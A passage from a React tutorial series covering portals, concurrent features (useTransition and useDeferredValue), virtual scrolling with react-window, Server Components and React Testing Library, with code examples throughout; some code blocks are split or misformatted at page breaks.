}

// Usage anywhere in your app! 🚀
function UserProfile() {
  const { addNotification } = useNotification();

  const handleSave = () => {
    // Save logic...
    addNotification('Profile saved successfully!', 'success');
  };

  const handleError = () => {
    addNotification('Failed to save profile', 'error');
  };

  return (
    <div>
      <h1>Profile</h1>
      <button onClick={handleSave}>Save</button>
    </div>
  );
}
```

🚀 Example 5 – Advanced Dropdown with Portal:

```
function Dropdown({ trigger, children }) {
  const [isOpen, setIsOpen] = useState(false);
  const [position, setPosition] = useState({ top: 0, left: 0 });
  const triggerRef = useRef(null);
  const dropdownRef = useRef(null);

  useEffect(() => {
    if (isOpen && triggerRef.current) {
      const rect = triggerRef.current.getBoundingClientRect();

      setPosition({
        top: rect.bottom + window.scrollY,
        left: rect.left + window.scrollX
      });
    }
  }, [isOpen]);

  // Close on outside click
  useEffect(() => {
    const handleClickOutside = (e) => {
      if (
        dropdownRef.current &&
        !dropdownRef.current.contains(e.target) &&
        !triggerRef.current?.contains(e.target)
      ) {
        setIsOpen(false);
      }
    };

    if (isOpen) {
      document.addEventListener('mousedown', handleClickOutside);
      return () =>
        document.removeEventListener('mousedown', handleClickOutside);
    }
  }, [isOpen]);

  return (
    <>
      <div ref={triggerRef} onClick={() => setIsOpen(!isOpen)}>
        {trigger}
      </div>

      {isOpen && createPortal(
        <div
          ref={dropdownRef}
          className="dropdown-menu"
          style={{
```

```

        position: 'absolute',
        top: position.top,
        left: position.left,
        zIndex: 1000
      }}
    >
    {children}
  </div>,
  document.body
)}
</>
);
}

```

// Usage - Never gets clipped! 🍷

```

function Navigation() {
  return (
    <nav style={{ overflow: 'hidden' }}>
      <Dropdown
        trigger={
          <button>Menu ▼</button>
        }
      >
        <ul>
          <li>Profile</li>
          <li>Settings</li>
          <li>Logout</li>
        </ul>
      </Dropdown>
    </nav>
  );
}

```

⚡ Example 6 – Multi-Portal Manager:

```
// Create dedicated portal roots
function PortalManager({ children }) {
  useEffect(() => {
    // Create portal containers
    const modalRoot = document.createElement('div');
    modalRoot.id = 'modal-root';
    document.body.appendChild(modalRoot);

    const tooltipRoot = document.createElement('div');
    tooltipRoot.id = 'tooltip-root';
    document.body.appendChild(tooltipRoot);

    const notificationRoot = document.createElement('div');
    notificationRoot.id = 'notification-root';
    document.body.appendChild(notificationRoot);

    return () => {
      // Cleanup on unmount
      document.body.removeChild(modalRoot);
      document.body.removeChild(tooltipRoot);
      document.body.removeChild(notificationRoot);
    };
  }, []);

  return children;
}

// Helper hooks for different portal types
export function useModalPortal() {
  return useCallback((children) => {
    const root = document.getElementById('modal-root');
    return root ? createPortal(children, root) : null;
  }, []);
}

export function useTooltipPortal() {
  return useCallback((children) => {
    const root = document.getElementById('tooltip-root');
    return root ? createPortal(children, root) : null;
  }, []);
}

export function useNotificationPortal() {
  return useCallback((children) => {
    const root = document.getElementById('notification-root');
    return root ? createPortal(children, root) : null;
  }, []);
}
```

```
}

// Usage with organized portal roots! 🎯
function App() {
  return (
    <PortalManager>
      <Dashboard />
    </PortalManager>
  );
}

function MyModal() {
  const createPortalFn = useModalPortal();

  return createPortalFn(
    <div className="modal">Modal content</div>
  );
}
```


🎨 Example 7 – Context-Aware Portal:

```
const ThemeContext = createContext();

function ThemedModal({ isOpen, children }) {
  const theme = useContext(ThemeContext); // ✅ Context still works!

  if (!isOpen) return null;

  return createPortal(
    <div
      className="modal-overlay"
      style={{
        background: theme === 'dark' ? 'rgba(0,0,0,0.8)'
          : 'rgba(0,0,0,0.5)'
      }}
    >
      <div className={`modal modal-${theme}`}>
        {children}
      </div>
    </div>,
    document.body
  );
}

// Event bubbling also works! 🎉
function Parent() {
  const handleClick = () => {
    console.log('Clicked inside modal!'); // This fires!
  };

  return (
    <div onClick={handleClick}>
      <ThemedModal isOpen={true}>
        <button>Click me</button> {/* Events bubble to Parent! */}
      </ThemedModal>
    </div>
  );
}
```

❌ Don't Use For:

- Regular components (unnecessary complexity)
- Components that don't need to escape DOM
- Server-side rendering (portals are client-only)

Pro Tips:

- Always clean up portal roots on unmount
- Use `event.stopPropagation()` for overlay clicks
- Remember: Context and events still work!
- Create dedicated portal containers for organization
- Handle keyboard events (ESC to close)
- Add accessibility attributes (`aria-modal`, `role`)

44. React Concurrent Features: useTransition & useDeferredValue for Silky Smooth UI!

Your app freezes during heavy updates? Input feels laggy? React 18's concurrent features will blow your mind! 🚀

The Problem:

Typing in search boxes feels sluggish. Large list updates freeze the UI. Users think your app is broken. Everything blocks the main thread!

The Solution:

`useTransition` & `useDeferredValue`

Why Concurrent Features Rock:

- Keep UI responsive during heavy updates
- Prioritize user input over expensive renders
- No janky animations or frozen inputs
- Better perceived performance
- Smooth 60fps experience

❌ Example 1 – Without Transitions (Laggy Input!):

```
function SearchPage() {
  const [query, setQuery] = useState('');
  const [results, setResults] = useState([]);

  const handleChange = (e) => {
    const value = e.target.value;
    setQuery(value);

    // 💀 Expensive filtering blocks input!
    const filtered = hugeDataset.filter(item =>
      item.name.toLowerCase().includes(value.toLowerCase())
    );
    setResults(filtered); // Freezes UI!
  };

  return (
    <div>
      <input
        value={query}
        onChange={handleChange}
        placeholder="Search..."
      />
      { /* User can't type smoothly! 🤯 */ }
      <ResultsList results={results} />
    </div>
  );
}

// Result: Input lags, typing feels broken!
```

✅ Example 2 – With useTransition (Smooth as Butter!):

```
import { useState, useTransition } from 'react';

function SearchPage() {
  const [query, setQuery] = useState('');
  const [results, setResults] = useState([]);
  const [isPending, startTransition] = useTransition();

  const handleChange = (e) => {
    const value = e.target.value;

    // ✅ Update input immediately – no lag!
    setQuery(value);

    // ✅ Mark expensive update as low priority
    startTransition(() => {
      const filtered = hugeDataset.filter(item =>
        item.name.toLowerCase().includes(value.toLowerCase())
      );
      setResults(filtered); // Non-blocking!
    });
  };

  return (
    <div>
      <input
        value={query}
        onChange={handleChange}
        placeholder="Search..."
      />

      {isPending && <span>⌚ Updating...</span>}

      {/* Input stays smooth! 🚀 */}
      <ResultsList results={results} />
    </div>
  );
}
```

🚀 Example 3 – useDeferredValue (Even Simpler!):

```
import { useState, useDeferredValue, useMemo } from 'react';

function SearchPage() {
  const [query, setQuery] = useState('');

  // ✅ Defer the expensive value update
  const deferredQuery = useDeferredValue(query);

  // ✅ Only recalculate when deferred value changes
  const results = useMemo(() => {
    return hugeDataset.filter(item =>
      item.name.toLowerCase().includes(deferredQuery.toLowerCase())
    );
  }, [deferredQuery]);

  const isStale = query !== deferredQuery;

  return (
    <div>
      <input
        value={query}
        onChange={(e) => setQuery(e.target.value)}
        placeholder="Search..."
      />

      <div style={{ opacity: isStale ? 0.5 : 1 }}>
        {isStale && <p>⌚ Loading...</p>}
        <ResultsList results={results} />
      </div>
    </div>
  );
}
```

💡 Example 4 – Tab Switching with Transitions:

```
function TabContainer() {
  const [activeTab, setActiveTab] = useState('home');
  const [isPending, startTransition] = useTransition();

  const switchTab = (tab) => {
    // ✅ Tab button updates instantly
    startTransition(() => {
      // ✅ Heavy tab content loads without blocking
      setActiveTab(tab);
    });
  };

  return (
    <div>
      <div className="tabs">
        <button
          onClick={() => switchTab('home')}
          disabled={isPending}
        >
          Home
        </button>
        <button
          onClick={() => switchTab('posts')}
          disabled={isPending}
        >
          Posts {isPending && '⌚ '}
        </button>
        <button
          onClick={() => switchTab('profile')}
          disabled={isPending}
        >
          Profile
        </button>
      </div>

      <div className="tab-content">
        {activeTab === 'home' && <HomeTab />}
        {activeTab === 'posts' && <PostsTab />} {/* Heavy component */}
        {activeTab === 'profile' && <ProfileTab />}
      </div>
    </div>
  );
}
```

⚡ Example 5 – Real-Time Filtering with Visual Feedback:

```
function ProductFilter() {
  const [priceRange, setPriceRange] = useState([0, 1000]);
  const [category, setCategory] = useState('all');
  const [isPending, startTransition] = useTransition();

  const handlePriceChange = (newRange) => {
    // ✅ Slider updates immediately
    setPriceRange(newRange);

    // ✅ Heavy filtering doesn't block slider
    startTransition(() => {
      // Trigger expensive filter recalculation
      filterProducts(newRange, category);
    });
  };

  return (
    <div>
      <div className="filters">
        <label>
          Price: ${priceRange[0]} – ${priceRange[1]}
          <input
            type="range"
            min="0"
            max="1000"
            value={priceRange[1]}
            onChange={(e) => handlePriceChange([0, +e.target.value])}
          />
        </label>

        <select
          value={category}
          onChange={(e) => {
            startTransition(() => {
              setCategory(e.target.value);
            });
          }}
        >
          <option value="all">All Categories</option>
          <option value="electronics">Electronics</option>
          <option value="clothing">Clothing</option>
        </select>
      </div>

      <div style={{ opacity: isPending ? 0.6 : 1 }}>
        {isPending && (
          <div className="loading-overlay">
```



```
        <span>🔄 Updating results...</span>
      </div>
    )}
    <ProductGrid />
  </div>
</div>
);
}
```

🎨 Example 6 – Autocomplete with Smart Debouncing:

```
function SmartAutocomplete() {
  const [input, setInput] = useState('');
  const deferredInput = useDeferredValue(input);
  const [suggestions, setSuggestions] = useState([]);

  useEffect(() => {
    if (deferredInput.length < 2) {
      setSuggestions([]);
      return;
    }

    // ✅ Only fetch when deferred value changes
    fetch(`/api/autocomplete?q=${deferredInput}`)
      .then(res => res.json())
      .then(setSuggestions);
  }, [deferredInput]);

  const isSearching = input !== deferredInput;

  return (
    <div className="autocomplete">
      <input
        value={input}
        onChange={(e) => setInput(e.target.value)}
        placeholder="Type to search..."
      />

      {isSearching && <span className="spinner">⌛ </span>}

      {suggestions.length > 0 && (
        <ul className="suggestions">
          {suggestions.map(item => (
            <li key={item.id}>{item.name}</li>
          ))}
        </ul>
      )}
    </div>
  );
}
```

👉 Example 7 – Combining Both for Maximum Control:

```
function AdvancedDataTable() {
  const [searchQuery, setSearchQuery] = useState('');
  const [sortColumn, setSortColumn] = useState('name');
  const [isPending, startTransition] = useTransition();

  // Defer search query
  const deferredQuery = useDeferredValue(searchQuery);

  // Filter with deferred value
  const filteredData = useMemo(() => {
    return data.filter(row =>
      row.name.toLowerCase().includes(deferredQuery.toLowerCase())
    );
  }, [deferredQuery]);

  // Sort with transition
  const handleSort = (column) => {
    startTransition(() => {
      setSortColumn(column);
    });
  };

  const sortedData = useMemo(() => {
    return [...filteredData].sort((a, b) =>
      a[sortColumn] > b[sortColumn] ? 1 : -1
    );
  }, [filteredData, sortColumn]);

  const isStale = searchQuery !== deferredQuery;

  return (
    <div>
      <input
        value={searchQuery}
        onChange={(e) => setSearchQuery(e.target.value)}
        placeholder="Search..."
      />

      <table style={{ opacity: isPending || isStale ? 0.6 : 1 }}>
        <thead>
          <tr>
            <th onClick={() => handleSort('name')}>
              Name {sortColumn === 'name' && '▼'}
            </th>
            <th onClick={() => handleSort('email')}>
              Email {sortColumn === 'email' && '▼'}
            </th>
          </tr>
        </thead>
      </table>
    </div>
  );
}
```

```

        <th onClick={() => handleSort('age')}>
          Age {sortColumn === 'age' && '▼'}
        </th>
      </tr>
    </thead>

    <tbody>
      {sortedData.map(row => (
        <tr key={row.id}>
          <td>{row.name}</td>
          <td>{row.email}</td>
          <td>{row.age}</td>
        </tr>
      ))}
    </tbody>
  </table>

  {(isPending || isStale) && <p>⌚ Updating table...</p>}}
</div>
);
}

```

🎯 When to Use What:

useTransition:

- Tab switching
- Route changes
- Modal animations
- Button clicks that trigger heavy updates
- When you need to know if update is pending

useDeferredValue:

- Search/filter inputs
- Real-time form validation
- Auto-save features
- Sliders and range inputs
- When you want to defer a specific value

Pro Tips:

- Always show loading indicators (isPending, isStale)

- Use opacity or blur to indicate stale content
- Don't wrap EVERYTHING in transitions
- Combine with useMemo for best results
- Test on slower devices

45. React Virtual Scrolling: Render 100K Items Without Breaking a Sweat!

Your long lists are killing performance? Rendering thousands of items is crushing your app? Virtual scrolling is the answer! 🚀

The Problem:

You have 10,000+ items in a list. Your app freezes. Scroll is janky. Memory usage explodes. Users can't even interact with your UI!

The Solution:

Virtualization (Windowing)

Why Virtual Scrolling is Magic:

- Only render visible items (not all 100K!)
- Constant memory usage regardless of list size
- Silky smooth 60fps scrolling
- Handles infinite lists effortlessly
- 100x better performance

❌ Example 1 – Without Virtualization (App Dies!):

```
function ProductList({ products }) {  
  // 💀 Rendering 50,000 DOM nodes at once!  
  return (  
    <div className="product-list">  
      {products.map(product => (  
        <div key={product.id} className="product-card">  
          <img src={product.image} alt={product.name} />  
          <h3>{product.name}</h3>  
          <p>${product.price}</p>  
          <button>Add to Cart</button>  
        </div>  
      ))}  
    </div>  
  );  
}
```

```
// Result:  
// - Initial render: 15+ seconds 🤯  
// - Memory: 2GB+ 💀  
// - Scroll: Completely frozen 🐌  
// - Browser: "Page Unresponsive" ✨
```

🚀 Example 2 – Using react-window (Production Ready!):

```
import { FixedSizeList } from 'react-window';

function ProductRow({ index, style, data }) {
  const product = data[index];

  return (
    <div style={style} className="product-row">
      <img src={product.image} alt={product.name} />
      <div className="product-info">
        <h3>{product.name}</h3>
        <p>${product.price}</p>
        <button onClick={() => addToCart(product)}>
          Add to Cart
        </button>
      </div>
    </div>
  );
}

function ProductList({ products }) {
  return (
    <FixedSizeList
      height={800} // Container height
      itemCount={products.length}
      itemSize={120} // Row height
      width="100%"
      itemData={products} // Pass data to rows
    >
      {ProductRow}
    </FixedSizeList>
  );
}

// Usage – Handles 1 MILLION items! 🔥
function App() {
  const products = generateProducts(1000000);

  return (
    <div>
      <h1>1 Million Products</h1>
      <ProductList products={products} />
    </div>
  );
}
```


💡 Example 3 – Variable Height Items with react-window:

```
import { VariableSizeList } from 'react-window';

function CommentRow({ index, style, data }) {
  const comment = data.comments[index];

  return (
    <div style={style} className="comment">
      <div className="comment-header">
        <img src={comment.avatar} alt={comment.author} />
        <strong>{comment.author}</strong>
        <span>{comment.timestamp}</span>
      </div>
      <p>{comment.text}</p>
      {comment.image && <img src={comment.image} />}
      <div className="comment-actions">
        <button>👍 {comment.likes}</button>
        <button>💬 Reply</button>
      </div>
    </div>
  );
}

function CommentList({ comments }) {
  const listRef = useRef(null);

  // Calculate item height dynamically
  const getItemSize = (index) => {
    const comment = comments[index];
    let height = 100; // Base height

    if (comment.image) height += 200;
    if (comment.text.length > 200) height += 50;

    return height;
  };

  return (
    <VariableSizeList
      ref={listRef}
      height={600}
      itemCount={comments.length}
      itemSize={getItemSize} // Dynamic heights!
      width="100%"
      itemData={{ comments }}
    >
      {CommentRow}
    </VariableSizeList>
  );
}
```

```
);  
}
```

⚡ Example 4 – Grid Virtualization (Tables!):

```
import { FixedSizeGrid } from 'react-window';

function Cell({ columnIndex, rowIndex, style, data }) {
  const { columns, rows } = data;
  const column = columns[columnIndex];
  const row = rows[rowIndex];

  return (
    <div
      style={{
        ...style,
        borderRight: '1px solid #ddd',
        borderBottom: '1px solid #ddd',
        padding: '8px',
        display: 'flex',
        alignItems: 'center'
      }}
    >
      {row[column.key]}
    </div>
  );
}

function VirtualTable({ columns, rows }) {
  return (
    <div>
      {/* Header */}
      <div className="table-header" style={{ display: 'flex' }}>
        {columns.map(col => (
          <div key={col.key} style={{ width: col.width, padding: '8px' }}>
            <strong>{col.label}</strong>
          </div>
        ))}
      </div>

      {/* Virtualized Body */}
      <FixedSizeGrid
        columnCount={columns.length}
        columnWidth={(index) => columns[index].width}
        height={600}
        rowCount={rows.length}
        rowHeight={50}
        width={columns.reduce((sum, col) => sum + col.width, 0)}
        itemData={{ columns, rows }}
      >
        {Cell}
      </FixedSizeGrid>
    </div>
  );
}
```

```
    </div>
  );
}

// Usage - 1M rows, no problem! 💪
function App() {
  const columns = [
    { key: 'id', label: 'ID', width: 80 },
    { key: 'name', label: 'Name', width: 200 },
    { key: 'email', label: 'Email', width: 250 },
    { key: 'company', label: 'Company', width: 200 },
    { key: 'role', label: 'Role', width: 150 }
  ];

  const rows = generateRows(1000000); // 1 Million rows!

  return <VirtualTable columns={columns} rows={rows} />;
}
```

🍌 Example 5 – Infinite Scroll with Virtualization:

```
import { useInfiniteQuery } from '@tanstack/react-query';
import { FixedSizeList } from 'react-window';
import InfiniteLoader from 'react-window-infinite-loader';

function InfiniteList() {
  const {
    data,
    fetchNextPage,
    hasNextPage,
    isFetchingNextPage
  } = useInfiniteQuery({
    queryKey: ['items'],
    queryFn: ({ pageParam = 0 }) => fetchItems(pageParam),
    getNextPageParam: (lastPage, pages) => lastPage.nextCursor
  });

  const allItems = data?.pages.flatMap(page => page.items) ?? [];

  // Determine if item is loaded
  const isItemLoaded = (index) => !hasNextPage || index < allItems.length;

  // Load more when needed
  const loadMoreItems = () => {
    if (!isFetchingNextPage && hasNextPage) {
      fetchNextPage();
    }
  };

  return (
    <InfiniteLoader
      isItemLoaded={isItemLoaded}
      itemCount={hasNextPage ? allItems.length + 1 : allItems.length}
      loadMoreItems={loadMoreItems}
    >
      {({ onItemsRendered, ref }) => (
        <FixedSizeList
          height={600}
          itemCount={allItems.length}
          itemSize={80}
          onItemsRendered={onItemsRendered}
          ref={ref}
          width="100%"
        >
          {({ index, style }) => {
            const item = allItems[index];

            if (!item) {
```

```
        return (
            <div style={style}>
                <span>Loading...</span>
            </div>
        );
    }

    return (
        <div style={style} className="item">
            <h4>{item.title}</h4>
            <p>{item.description}</p>
        </div>
    );
    }}
</FixedSizeList>
)}
</InfiniteLoader>
);
}
```

46. React Server Components (RSC): The Future is Here!

Tired of huge client bundles? Want instant page loads? Server Components will revolutionize your React apps! 🚀

The Problem:

Your JavaScript bundle is massive. Every component, library, and dependency ships to the client. First load takes forever. SEO suffers. Users on slow connections wait forever!

The Solution:

React Server Components

Why Server Components Are Game-Changing:

- Zero JavaScript sent to client for server components
- Direct database access (no API layer needed!)
- Automatic code splitting
- Instant navigation with streaming
- 90% smaller bundles

❌ Example 1 – Traditional Client Component (Heavy):

```
'use client'; // Everything runs on client!

import { useState, useEffect } from 'react';
import { marked } from 'marked'; // 50KB library
import { format } from 'date-fns'; // 200KB library
import Prism from 'prismjs'; // 100KB library

function BlogPost({ postId }) {
  const [post, setPost] = useState(null);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    // Client-side fetch – slow!
    fetch(`/api/posts/${postId}`)
      .then(res => res.json())
      .then(data => {
        setPost(data);
        setLoading(false);
      });
  }, [postId]);

  if (loading) return <Spinner />;

  // 💀 All these heavy libraries ship to client!
  const html = marked(post.content);
  const date = format(new Date(post.date), 'PPP');

  return (
    <article>
      <h1>{post.title}</h1>
      <time>{date}</time>
      <div dangerouslySetInnerHTML={{ __html: html }} />
    </article>
  );
}

// Result:
// – Bundle size: 350KB+ just for this component! 💀
// – Loading state needed
// – Extra API call
// – Slow time to interactive
```


✅ Example 2 – Server Component (Lightning Fast!):

```
// No 'use client' = Server Component by default! ✨
import { marked } from 'marked'; // Runs on SERVER only!
import { format } from 'date-fns'; // Never sent to client!
import db from '@lib/database';

async function BlogPost({ postId }) {
  // ✅ Direct database access on server!
  const post = await db.post.findUnique({
    where: { id: postId }
  });

  // ✅ Heavy processing on server
  const html = marked(post.content);
  const date = format(new Date(post.date), 'PPP');

  // ✅ Send only HTML to client!
  return (
    <article>
      <h1>{post.title}</h1>
      <time>{date}</time>
      <div dangerouslySetInnerHTML={{ __html: html }} />
    </article>
  );
}

// Result:
// – Bundle size: 0KB! HTML only! ✨
// – No loading state needed
// – No API call
// – Instant render
// – Perfect SEO
```

🚀 Example 3 – Mixing Server & Client Components:

```
// app/products/[id]/page.jsx (Server Component)
import db from '@lib/database';
import AddToCartButton from './AddToCartButton'; // Client Component
import Reviews from './Reviews'; // Server Component

async function ProductPage({ params }) {
  // ✅ Fetch data on server
  const product = await db.product.findUnique({
    where: { id: params.id },
    include: {
      reviews: true,
      relatedProducts: true
    }
  });

  return (
    <div>
      <h1>{product.name}</h1>
      <img src={product.image} alt={product.name} />
      <p>${product.price}</p>

      {/* ✅ Client component for interactivity */}
      <AddToCartButton productId={product.id} />

      {/* ✅ Server component with data */}
      <Reviews reviews={product.reviews} />

      <RelatedProducts products={product.relatedProducts} />
    </div>
  );
}

// AddToCartButton.jsx (Client Component)
'use client';

import { useState } from 'react';

export default function AddToCartButton({ productId }) {
  const [isAdding, setIsAdding] = useState(false);

  const handleClick = async () => {
    setIsAdding(true);
    await fetch('/api/cart', {
      method: 'POST',
      body: JSON.stringify({ productId })
    });
    setIsAdding(false);
  };
}
```

```
};

return (
  <button onClick={handleClick} disabled={isAdding}>
    {isAdding ? 'Adding...' : 'Add to Cart'}
  </button>
);
}
```

💡 Example 4 – Streaming with Suspense:

```
// app/dashboard/page.jsx
import { Suspense } from 'react';
import UserStats from './UserStats';
import RecentOrders from './RecentOrders';
import Analytics from './Analytics';

export default function Dashboard() {
  return (
    <div className="dashboard">
      <h1>Dashboard</h1>

      {/* ✅ Stream components independently! */}
      <Suspense fallback={<StatsSkeleton />}>
        <UserStats /> {/* Loads first */}
      </Suspense>

      <Suspense fallback={<OrdersSkeleton />}>
        <RecentOrders /> {/* Loads second */}
      </Suspense>

      <Suspense fallback={<AnalyticsSkeleton />}>
        <Analytics /> {/* Loads third (slowest query) */}
      </Suspense>
    </div>
  );
}

// UserStats.jsx (Server Component)
async function UserStats() {
  // Fast query
  const stats = await db.user.stats();

  return (
    <div className="stats-grid">
      <StatCard title="Total Users" value={stats.users} />
      <StatCard title="Revenue" value={`$${stats.revenue}`} />
      <StatCard title="Orders" value={stats.orders} />
    </div>
  );
}

// Analytics.jsx (Server Component)
async function Analytics() {
  // Slow query – doesn't block other components!
  const analytics = await db.analytics.complex();

  return (
```

```
<div className="analytics">  
  <Chart data={analytics.chartData} />  
  <Metrics data={analytics.metrics} />  
</div>  
}
```

🍌 Example 5 – Data Fetching Patterns:

// ✅ PATTERN 1: Parallel Data Fetching

```
async function ParallelPage() {
  // Fetch in parallel!
  const [user, posts, comments] = await Promise.all([
    db.user.findFirst(),
    db.post.findMany(),
    db.comment.findMany()
  ]);

  return (
    <div>
      <UserProfile user={user} />
      <PostList posts={posts} />
      <CommentList comments={comments} />
    </div>
  );
}
```

// ✅ PATTERN 2: Sequential Data Fetching

```
async function SequentialPage({ userId }) {
  // Fetch user first
  const user = await db.user.findUnique({
    where: { id: userId }
  });

  // Then fetch user's posts
  const posts = await db.post.findMany({
    where: { authorId: user.id }
  });

  return (
    <div>
      <h1>{user.name}'s Posts</h1>
      <PostList posts={posts} />
    </div>
  );
}
```

// ✅ PATTERN 3: Streaming with Suspense

```
async function StreamingPage() {
  return (
    <div>
      {/* Fast data loads immediately */}
      <FastData />

      {/* Slow data streams in */}
      <Suspense fallback={<Skeleton />}>

```

```

        <SlowData />
      </Suspense>
    </div>
  );
}

async function FastData() {
  const data = await db.fast.findMany(); // 10ms query
  return <div>{/* render */}</div>;
}

async function SlowData() {
  const data = await db.slow.findMany(); // 2s query
  return <div>{/* render */}</div>;
}

```

Server vs Client Components:

Use Server Components For:

- Data fetching
- Database access
- API calls to backend services
- Heavy computations
- Sensitive data (API keys, tokens)
- Static content
- SEO-critical content

Use Client Components For:

- Event handlers (onClick, onChange)
- State management (useState, useReducer)
- Browser APIs (localStorage, window)
- Effects (useEffect)
- Custom hooks
- Third-party interactive libraries

Pro Tips:

- Start with Server Components by default

- Add 'use client' only when needed
- Keep client components small and focused
- Pass data from server to client components as props
- Use Server Actions instead of API routes
- Leverage Suspense for progressive loading
- Combine with caching for ultimate performance

47. React Testing Library: Write Tests Users Actually Care About!

Your tests pass but users find bugs? You're testing implementation details! Learn to test like a user! 🎯

The Problem:

Your tests break when you refactor. You're testing state, class names, and internal methods. Tests give false confidence. Users still encounter bugs you never caught!

The Solution:

React Testing Library + User-Centric Testing

❌ Example 1 – Testing Wrong (Implementation Details!):

```
// 💀 BAD: Testing implementation details with Enzyme
import { shallow } from 'enzyme';

describe('Counter', () => {
  it('should increment count', () => {
    const wrapper = shallow(<Counter />);

    // ❌ Testing internal state – users don't care!
    expect(wrapper.state('count')).toBe(0);

    // ❌ Testing class names – implementation detail!
    expect(wrapper.find('.counter-button')).toHaveLength(1);

    // ❌ Simulating click on implementation detail
    wrapper.find('.counter-button').simulate('click');

    // ❌ Checking state again
    expect(wrapper.state('count')).toBe(1);

    // ❌ This test will break if you:
    // – Change state variable name
    // – Change to hooks (no state object)
    // – Change class name
    // – Refactor component structure
  });
});

// 🤖 Result: Tests are fragile and don't test user experience!
```

✅ Example 2 – Testing Right (User Behavior!):

```
// ✅ GOOD: Testing user behavior with React Testing Library
import { render, screen, fireEvent } from '@testing-library/react';
import userEvent from '@testing-library/user-event';

describe('Counter', () => {
  it('increments count when user clicks button', async () => {
    const user = userEvent.setup();
    render(<Counter />);

    // ✅ Find by what user sees
    const button = screen.getByRole('button', { name: /increment/i });
    const count = screen.getByText(/count: 0/i);

    expect(count).toBeInTheDocument();

    // ✅ Simulate real user interaction
    await user.click(button);

    // ✅ Assert what user sees
    expect(screen.getByText(/count: 1/i)).toBeInTheDocument();

    // ✅ This test WON'T break if you:
    // - Refactor internal implementation
    // - Change state management approach
    // - Rename variables or functions
    // - Restructure component
  });
});

// 🎉 Result: Tests are resilient and test actual user experience!
```

🚀 Example 3 – Testing Forms (Real User Flow!):

```
import { render, screen, waitFor } from '@testing-library/react';
import userEvent from '@testing-library/user-event';
import { LoginForm } from './LoginForm';

describe('LoginForm', () => {

  it('submits form with valid credentials', async () => {
    const user = userEvent.setup();
    const mockSubmit = jest.fn();

    render(<LoginForm onSubmit={mockSubmit} />);

    // ✅ Find inputs by their accessible labels
    const emailInput = screen.getByLabelText(/email/i);
    const passwordInput = screen.getByLabelText(/password/i);
    const submitButton = screen.getByRole('button', { name: /log in/i });

    // ✅ Type like a real user
    await user.type(emailInput, 'user@example.com');
    await user.type(passwordInput, 'password123');

    // ✅ Submit the form
    await user.click(submitButton);

    // ✅ Assert the callback was called correctly
    await waitFor(() => {
      expect(mockSubmit).toHaveBeenCalledWith({
        email: 'user@example.com',
        password: 'password123'
      });
    });
  });

  it('shows validation errors for invalid input', async () => {
    const user = userEvent.setup();
    render(<LoginForm onSubmit={jest.fn()} />);

    const emailInput = screen.getByLabelText(/email/i);
    const submitButton = screen.getByRole('button', { name: /log in/i });

    // ✅ Try to submit without email
    await user.click(submitButton);

    // ✅ Check for error message user would see
    expect(screen.getByText(/email is required/i)).toBeInTheDocument();

    // ✅ Enter invalid email
  });
});
```

```
    await user.type(emailInput, 'notanemail');
    await user.click(submitButton);

    expect(screen.getByText(/invalid email address/i)).toBeInTheDocument();
  });

it('disables submit button while submitting', async () => {
  const user = userEvent.setup();
  const slowSubmit = jest.fn(() =>
    new Promise(resolve => setTimeout(resolve, 1000))
  );

  render(<LoginForm onSubmit={slowSubmit} />);

  const emailInput = screen.getByLabelText(/email/i);
  const passwordInput = screen.getByLabelText(/password/i);
  const submitButton = screen.getByRole('button', { name: /log in/i });

  await user.type(emailInput, 'user@example.com');
  await user.type(passwordInput, 'password123');

  // ✅ Click submit
  await user.click(submitButton);

  // ✅ Button should be disabled during submission
  expect(submitButton).toBeDisabled();
  expect(screen.getByText(/logging in/i)).toBeInTheDocument();

  // ✅ Wait for submission to complete
  await waitFor(() => {
    expect(submitButton).not.toBeDisabled();
  });
});

});
```

💡 Example 4 – Testing Async Data Fetching:

```
import { render, screen, waitFor } from '@testing-library/react';
import { rest } from 'msw';
import { setupServer } from 'msw/node';
import { UserProfile } from './UserProfile';

// ✅ Mock server for API calls
const server = setupServer(
  rest.get('/api/user/:id', (req, res, ctx) => {
    return res(
      ctx.json({
        id: '123',
        name: 'John Doe',
        email: 'john@example.com',
        avatar: 'https://example.com/avatar.jpg'
      })
    );
  })
);

beforeAll(() => server.listen());
afterEach(() => server.resetHandlers());
afterAll(() => server.close());

describe('UserProfile', () => {

  it('loads and displays user data', async () => {
    render(<UserProfile userId="123" />);

    // ✅ Check loading state
    expect(screen.getByText(/loading/i)).toBeInTheDocument();

    // ✅ Wait for data to load
    await waitFor(() => {
      expect(screen.getByText('John Doe')).toBeInTheDocument();
    });

    // ✅ Check all displayed data
    expect(screen.getByText('john@example.com')).toBeInTheDocument();
    expect(screen.getByRole('img', { name: /john doe/i })).toHaveAttribute(
      'src',
      'https://example.com/avatar.jpg'
    );
  });

  it('shows error message when fetch fails', async () => {
    // ✅ Override handler for this test
    server.use(
```

```

    rest.get('/api/user/:id', (req, res, ctx) => {
      return res(ctx.status(500), ctx.json({ error: 'Server error' }));
    })
  );

  render(<UserProfile userId="123" />);

  // ✅ Wait for error state
  await waitFor(() => {
    expect(screen.getByText(/failed to load user/i)).toBeInTheDocument();
  });

  // ✅ Check retry button exists
  const retryButton = screen.getByRole('button', { name: /retry/i });
  expect(retryButton).toBeInTheDocument();
});

it('retries fetch when retry button is clicked', async () => {
  const user = userEvent.setup();
  let callCount = 0;

  server.use(
    rest.get('/api/user/:id', (req, res, ctx) => {
      callCount++;
      if (callCount === 1) {
        return res(ctx.status(500));
      }
      return res(ctx.json({ id: '123', name: 'John Doe' }));
    })
  );

  render(<UserProfile userId="123" />);

  // ✅ Wait for error
  await waitFor(() => {
    expect(screen.getByText(/failed to load/i)).toBeInTheDocument();
  });

  // ✅ Click retry
  await user.click(screen.getByRole('button', { name: /retry/i }));

  // ✅ Should succeed on retry
  await waitFor(() => {
    expect(screen.getByText('John Doe')).toBeInTheDocument();
  });
});
});

```

⚡ Example 5 – Testing Accessibility:

```
import { render, screen } from '@testing-library/react';
import { axe, toHaveNoViolations } from 'jest-axe';
import userEvent from '@testing-library/user-event';
import { Modal } from './Modal';

expect.extend(toHaveNoViolations);

describe('Modal Accessibility', () => {

  it('should have no accessibility violations', async () => {
    const { container } = render(
      <Modal isOpen={true} onClose={jest.fn()}>
        <h2>Modal Title</h2>
        <p>Modal content</p>
      </Modal>
    );

    // ✅ Run accessibility tests
    const results = await axe(container);
    expect(results).toHaveNoViolations();
  });

  it('traps focus inside modal', async () => {
    const user = userEvent.setup();
    const handleClose = jest.fn();

    render(
      <div>
        <button>Outside Button</button>
